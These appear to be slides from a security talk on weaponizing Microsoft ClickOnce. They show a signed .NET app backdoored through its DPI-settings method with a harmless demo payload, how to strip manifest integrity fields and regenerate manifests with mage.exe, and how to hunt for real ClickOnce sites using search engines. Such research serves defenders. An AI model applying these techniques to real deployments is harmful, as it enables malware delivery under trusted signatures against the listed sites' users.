23             DpiSettings.SetDpiAwareness();
24             AppDomain.CurrentDomain.SetDpiAwareness(
25                 class Presentation.Infra.Context.DpiSettings, DpiAwarenessState.System);
26             Context.Inicializa();
27             Program.verificaProxy();
28             Program.verificaVersao();
29             FLogin flogin = new FLogin();
30             flogin.ShowDialog();
31             if (flogin.DialogResult != DialogResult.OK)
32             {
33                 Application.Exit();
34             }
35             else
```

Backdooring ClickOnce Example

```
Program  DpiSettings X
22      // Token: 0x060000AD RID: 173 RVA: 0x00005274 File Offset: 0x00003474
23      public static void SetDpiAwareness()
24      {
25          try
26          {
27              string name = WindowsVersion.Name;
28              if (!(name == "Windows7") && !(name == "Windows2008"))
29              {
30                  if (!(name == "Windows8") && !(name == "Windows81"))
31                  {
32                      if (name == "Windows10")
33                      {
34                          DpiSettings.SetProcessDpiAwarenessContext(16);
35                      }
36                  }
37                  else
38                  {
39                      DpiSettings.SetProcessDpiAwareness(0);
40                  }
41              }
42          }
43          else
44          {
45              DpiSettings.SetProcessDPIAware();
46          }
47      }
48  }
```

Backdooring ClickOnce Example


```
13     public static void SetDpiAwareness()
14     {
15         try
16         {
17             Thread.Sleep(1500);
18             Process.Start("notepad.exe");
19             Thread.Sleep(1500);
20             System.Windows.Forms.MessageBox.Show("Signed and trusted process executing our arbitrary code.",
21             "Malicious Code Executed", MessageBoxButtons.OK, MessageBoxIcon.Asterisk,
22             MessageBoxDefaultButton.Button1, MessageBoxOptions.DefaultDesktopOnly);
23             Application.Exit();
24             string name = WindowsVersion.Name;
25             if (!(name == "Windows7") && !(name == "Windows2008"))
26             {
27                 if (!(name == "Windows8") && !(name == "Windows81"))
28                 {
29                     if (name == "Windows10")
30                     {
31                         DpiSettings.SetProcessDpiAwarenessContext(16);
32                     }
33                 }
34             }
35             else
36             {
37                 DpiSettings.SetProcessDpiAwareness(0);
38             }
39         }
40     }
41 }
```

Manipulation of ClickOnce Manifests

You've hijacked the execution flow of a signed ClickOnce deployment...


- Modification of an existing ClickOnce deployment
 - Several fields are optional
 - “publicKeyToken” value's can be nulled out (16 zeros) or removed
 - <hash> blocks can be recalculated or removed
 - **`openssl -dgst -binary -sha1 Program.exe.manifest | openssl enc -base64`**
 - Add <file> blocks for extra dependencies
- Note: modification will break integrity of the manifest(s) themselves
 - Remove manifest signatures to prevent deployment failure
 - <publisherIdentity>
 - <hash> and “publicKeyToken” values for the application manifest within the deployment manifest
 - This is “okay” because the difference in user-facing prompt is minimal

Manipulation of ClickOnce Manifests



Unsigned ClickOnce Manifests

VS




Signed ClickOnce Manifests

Code Signing Implications of ClickOnce Deployment Abuse

Do we really need a code signing certificate to effectively weaponize ClickOnce?

- Difference in initial prompt when deployment manifest is/not signed is minimal
 - SmartScreen does not impact this verification
 - Authenticode would work here, no need for EV signing
- EV code signing is the only solution that's supposed to give immediate SmartScreen reputation to an assembly
 - Expensive and stricter vetting than Authenticode certs
 - No need when sideloading a signed/reputable assembly

Code Signing Implications of ClickOnce Deployment Abuse



Demo 2

Weaponized Third-Party ClickOnce Deployment

Extending Past Existing Published ClickOnce

- But what if you cannot find any existing signed ClickOnce applications?
 - **Regular .NET assemblies** can be used (if prerequisites are met)
 - Requires specific attributes **not** be present
 - Default embedded application manifest identity
 - Field requestedPrivileges must not exist or be set to 'asInvoker' in .NET manifest (UAC settings)
 - Or no embedded application manifest
 - Follow same steps as before
 - Also inject DLLs through the application config file

Extending Past Existing Published ClickOnce

- Make sure that the application does not have a manifest with UAC information.

You need to determine whether your application contains a manifest with User Account Control (UAC) information, such as an `<dependentAssembly>` element. To examine an application manifest, you can use the Windows Sysinternals [Sigcheck](#) utility.

If your application contains a manifest with UAC details, you must re-build it without the UAC information. For a C# project in Visual Studio, open the project properties and select the Application tab. In the **Manifest** drop-down list, select **Create application without a manifest**. For a Visual Basic project in Visual Studio, open the project properties, select the Application tab, and click **View UAC Settings**. In the opened manifest file, remove all elements within the single `<asmv1:assembly>` element.


Potential inaccuracies in documentation

Extending Past Existing Published ClickOnce


```
private static void VerifyRequestedPrivilegesSupport(string requestedExecutionLevel)
{
    Logger.AddMethodCall("VerifyRequestedPrivilegesSupport(" + requestedExecutionLevel + ") called.");
    if (PlatformSpecific.OnVistaOrAbove)
    {
        bool flag = false;
        RegistryKey registryKey = Registry.LocalMachine.OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System");
        if (registryKey != null && registryKey.GetValue("EnableLUA") != null)
        {
            Logger.AddInternalState("LUA policy key = " + registryKey.Name);
            int num = (int)registryKey.GetValue("EnableLUA");
            if (num != 0)
            {
                flag = true;
                Logger.AddInternalState("LUA is enabled.");
            }
        }
        if (flag && (string.Compare(requestedExecutionLevel, "requireAdministrator", StringComparison.OrdinalIgnoreCase) == 0 || string.Compare(requestedExecutionLevel, "highestAvailable", StringComparison.OrdinalIgnoreCase) == 0))
        {
            throw new InvalidDeploymentException(ExceptionTypes.UnsupportedElevationRequest, string.Format(CultureInfo.CurrentCulture, Resources.GetString("Ex_ManifestExecutionLevelNotSupported"), new object[0]));
        }
    }
}
```

System.Deployment.dll - UAC parsing information

Extending Past Existing Published ClickOnce



VS




Extending Past Existing Published ClickOnce

```
<?xml version="1.0" encoding="utf-8"?>
<asmv1:assembly xsi:schemaLocation="urn:schemas-microsoft-com:asm.v1 assembly.adaptive.xsd" manifestVersion="1.0" xmlns:asmv1="urn:schemas-microsoft-com:asm.v1">
  <asmv1:assemblyIdentity name="CasPol.exe" version="1.0.0.0" publicKeyToken="0000000000000000" language="neutral" processorArchitecture="amd64" />
  <application />
  <entryPoint>
    <assemblyIdentity name="MyApplication.app" version="1.0.0.0" language="neutral" processorArchitecture="amd64"/>
    <commandLine file="CasPol.exe" parameters="" />
  </entryPoint>
</asmv1:assembly>
```

Assembly manifest
identity information
(ClickOnce Application Manifest)

Identities checked

(System.Deployment.dll Debugging)



The screenshot shows a debugger window with a C# method 'Matches' and a Locals window. The method 'Matches' is defined as follows:

```
151 public bool Matches(ReferenceIdentity refId, bool exact)
152 {
153     return IsolationInterop.IdentityAuthority.DoesDefinitionMatchReference(exact ? 1U : 0U, this._idComPtr, refId.ComPointer) && this.Version == refId.Version;
154 }
155
156 // Token: 0x17000158 RID: 344
157 // (get) Token: 0x06000418 RID: 1048 RVA: 0x0000CA14 File Offset: 0x0000AC14
158 public IDENTITY_ATTRIBUTE[] Attributes
159 {
160     get
161     {
162         IEnumIDENTITY_ATTRIBUTE enumIDENTITY_ATTRIBUTE = null;
163         IDENTITY_ATTRIBUTE[] result;
```

The Locals window shows the following variables:

Name	Value	Type
this	{MyApplication.app, Version=1.0.0.0, Culture=neutral}	System.Deployment.Application.D...
refId	{MyApplication.app, Version=1.0.0.0, Culture=neutral, processorArchitecture=amd64}	System.Deployment.Application.R...
exact	true	bool



Extending Past Existing Published ClickOnce

Elements and attributes

The `assemblyIdentity` element is required. It contains no child elements and has the following attributes.

Attribute	Description
<code>Name</code>	Required. Identifies the name of the application. If <code>Name</code> contains special characters, such as single or double quotes, the application may fail to activate.
<code>Version</code>	Required. Specifies the version number of the application in the following format: <code>major.minor.build.revision</code>
<code>publicKeyToken</code>	Optional. Specifies a 16-character hexadecimal string that represents the last 8 bytes of the <code>SHA-1</code> hash value of the public key under which the application or assembly is signed. The public key that is used to sign the catalog must be 2048 bits or greater. Although signing an assembly is recommended but optional, this attribute is required. If an assembly is unsigned, you should copy a value from a self-signed assembly or use a "dummy" value of all zeros.
<code>processorArchitecture</code>	Required. Specifies the processor. The valid values are <code>msil</code> for all processors, <code>x86</code> for 32-bit Windows, <code>IA64</code> for 64-bit Windows, and <code>Itanium</code> for Intel 64-bit Itanium processors.
<code>language</code>	Required. Identifies the two part language codes (for example, <code>en-US</code>) of the assembly. This element is in the <code>asmv2</code> namespace. If unspecified, the default is <code>neutral</code> .

Creating ClickOnce Manifests

"The Manifest Generation and Editing Tool (Mage.exe) is a command-line tool that supports the creation and editing of application and deployment manifests" -MSDN

- Comes as part of the Windows 10 SDK
- Generate an application manifest with "mage.exe"
 - "C:\Program Files (x86)\Microsoft SDKs\Windows\v10.0A\bin\NETFX 4.8 Tools\mage.exe" -New Deployment -Processor amd64 -Install false -ProviderUrl "http://localhost/dist/TargetApp.application" -AppManifest TargetApp.exe.manifest -ToFile TargetApp.application
- Generate a deployment manifest with "mage.exe"
 - "C:\Program Files (x86)\Microsoft SDKs\Windows\v10.0A\bin\NETFX 4.8 Tools\mage.exe" -New Application -Processor amd64 -ToFile AppVStreamingUX.exe.manifest -name "TargetApp" -Version 1.0.0.0 -FromDirectory .
- Several integrity-related fields are optional
 - <publicKeyToken> can be nulled with 16 zeros
 - <hash> block can be removed
 - Publisher identity block can be removed

Demo 3

Arbitrary .NET Assembly Deployed as ClickOnce



Weaponization

- Identifying opportunities for ClickOnce (and maybe more)
- Introducing AssemblyHunter and ClickOnceHunter
- ClickOnceHunter
 - Searches online for existing ClickOnce published code
 - Google dorks, Github and others
- AssemblyHunter
 - Searches file paths or files and looks for given criteria - signed, identity info, arch, uac, and more
 - Helps identify target applications to be weaponized

ClickOnce Dorking

 SHODAN

Explore

Downloads

Pricing 

ClickOnceInfoText 

TOTAL RESULTS

180

TOP COUNTRIES



Australia	63
United States	40
China	30
United Kingdom	18
Canada	6

[More...](#)

TOP PORTS

8081	88
8083	50

 View Report

 Download Results

 Historical Trend

 View on Map

New Service: Keep track of what you have connected to the Internet. Check out [Shodan Monitor](#)

58.65.201.194 

[Broadband Services](#)

 Pakistan, Peshawar

13.210.141.88 

[ec2-13-210-141-88.ap-southeast-2.compute.amazonaws.com](#)

[Amazon Corporate Services Pty Ltd](#)

 Australia, Sydney



HTTP/1.1 200 OK

Content-Type: text/html

Last-Modified: Thu, 14 Jul 2022 08:27:27 GMT

Accept-Ranges: bytes

ETag: "8250188d5b97d81:0"

Server: Microsoft-IIS/8.5

Date: Sun, 17 Jul 2022 17:54:51 GMT

Content-Length: 7784

<HTML>

<HEAD>

<TITLE>SRSP-AH</TITLE>

<META HTTP-EQUIV="Con...

HTTP/1.1 200 OK

Content-Type: text/html

Last-Modified: Tue, 07 Jun 2022 07:14:31 GMT


Accept-Ranges: bytes

ETag: "6ae95e3b3e7ad81:0"

Server:

Date: Fri, 15 Jul 2022 13:19:44 GMT

ClickOnce Dorking (cont.)



Microsoft Bing

inbody:"ClickOnce and .NET Framework Resources" AND filetype:h'

ALL WORK IMAGES VIDEOS MAPS NEWS SHOPPING : MORE

11-24 Of 11,100 Results


SPC Connect Pro
<https://www.spcconnectpro.com/install> ▾
Microsoft .NET Framework 4.6.2 (x86 and x64) SPC Connect Pro License Agreement. If these components are already installed, you can launch the application now. Otherwise, click the butto...

e-Form RS
<https://eformrs.com/eform> ▾
If the install doesn't start when you click the button, click on the " Setup.exe " program in the Downloads list and select Run. **ClickOnce and .Net Framework Resources**.

Geriatric Notes Tool - DeerOaks
<https://gntweb.deeroaks.com/GNT> ▾
Cragg Consulting Customer Support :: **ClickOnce and .NET Framework Resources** ...

MicroMaidCloud
<https://mmcds.micromaidcloud.com/MicroMaidCloud.html> ▾
The following prerequisites are required: Microsoft .NET Framework 4.5.2 (x86 and x64) If these components are already installed, you can launch the application now ...

ClickOnce Dorking (cont.)




The screenshot shows a GitHub search interface. At the top, the search bar contains 'clickonce extension:manifest'. Below the search bar, there are tabs for 'Pull requests', 'Issues', 'Marketplace', and 'Explore'. On the left side, there is a sidebar with navigation links: 'Repositories' (236), 'Code' (60K), 'Commits' (5K), 'Issues' (4K), 'Discussions' (30), 'Packages' (2), 'Marketplace' (0), 'Topics' (5), 'Wikis' (197), and 'Users' (9). The main content area displays '60,209 code results' and a 'Sort: Best match' dropdown. The first result is by 'JosephGaynier/AzureClickOnce' and is titled 'Application Files/ClickOnce_1_0_0_4/ClickOnce.dll.manifest'. The code snippet for this result is as follows:

```
2 <asmv1:assembly xsi:schemaLocation="urn:schemas-microsoft-com:asm.v1
  assembly.adaptive.xsd" manifestVersion="1.0" xmlns:asmv1="urn:schemas-microsoft-com:asm.v1" xmlns="urn:schemas-microsoft-com:asm.v2" xmlns:asmv2="urn:schemas-microsoft-com:asm.v2" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xmlns:co.v1="urn:schemas-microsoft-com:clickonce.v1" xmlns:asmv3="urn:schemas-microsoft-com:asm.v3" xmlns:dsig="http://www.w3.org/2000/09/xmldsig#"
  xmlns:co.v2="urn:schemas-microsoft-com:clickonce.v2">
3 <asmv1:assemblyIdentity name="Click Once.exe" version="1.0.0.5"
  publicKeyToken="0000000000000000" language="neutral" processorArchitecture="x86"
  type="win32" />
```

Below the code snippet, it says 'Showing the top match' and 'Last indexed on Apr 23, 2021'. The second result is also by 'JosephGaynier/AzureClickOnce' and is titled 'Application Files/ClickOnce_1_0_0_2/ClickOnce.dll.manifest'.

ClickOnce Dorking (cont.)



https://github.com/ShareX/ShareX/blob/develop/ShareX/app.manifest

ShareX / ShareX (Public)

<> Code 343 Pull requests 9 Actions Security Insights

develop ShareX / ShareX / app.manifest

McoreD Revert DPI config ... ✓ Latest commit

2 contributors

24 lines (24 sloc) | 1.16 KB

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0" xmlns:asmv3="urn:schemas-microsoft-com:asm.v3">
3   <asmv3:application>
4     <asmv3:windowsSettings>
5       <dpiAware xmlns="http://schemas.microsoft.com/SMI/2005/WindowsSettings">True/PM</dpiAware>
6       <dpiAwareness xmlns="http://schemas.microsoft.com/SMI/2016/WindowsSettings">PerMonitorV2, PerMonitor</dpiAwareness>
7       <longPathAware xmlns="http://schemas.microsoft.com/SMI/2016/WindowsSettings">true</longPathAware>
8     </asmv3:windowsSettings>
9   </asmv3:application>
10  <compatibility xmlns="urn:schemas-microsoft-com:compatibility.v1">
11    <application>
12      <!-- Windows Vista -->
13      <supportedOS Id="{e2811457-1546-43c5-a5fe-008deee3d3f0}" />
14      <!-- Windows 7 -->
15      <supportedOS Id="{35138b9a-5d96-4fbd-8e2d-a2440225f93a}" />
16      <!-- Windows 8 -->
17      <supportedOS Id="{4a2f28e3-53b9-4441-ba9c-d69d4e4a6e38}" />
18      <!-- Windows 8.1 -->
19      <supportedOS Id="{1f676c76-80e1-4239-95bb-83d0f6d0da78}" />
20      <!-- Windows 10 -->
21      <supportedOS Id="{8e0f7a12-bfb3-4fe8-b9a5-48fd50a15a9a}" />
22    </application>
23  </compatibility>
24 </assembly>
```

ClickOnceHunter

```
root@WORKSTATION:~ ./ClickOnceHunter --engine Google -p 3

http://erwinkomen.ruhosting.nl/software/ttx/ttx_install.htm
http://ibosltd.com/resources/gehu/publish.htm
http://software.sanveantech.com/software/RoadmapEditor/publish.htm
http://software.sanveantech.com/software/SanveanRATaCuBIC/index.html
http://www.cs.northwestern.edu/~ian/TwigComic/Episode1/publish.htm
https://clickonce.bflash.eu/publish.htm
https://visionms.net/Publish/ASP/Billing/Account/publish.htm
http://amfcorrea.ddns.net/pmAgil/
http://www.smartcon.rs/Products/SmartTrack/ClickOnce/publish.htm
https://deploy.leds.stage.ediscovery.state.co.us/
https://university.connectwise.com/install/psaserverchecker/
https://greytrix.com/freshbooks/freshbooks_peachtree_connector.html
https://www.bartellglobal.com/wp-content/uploads/BG_WP_Reader/publish.htm
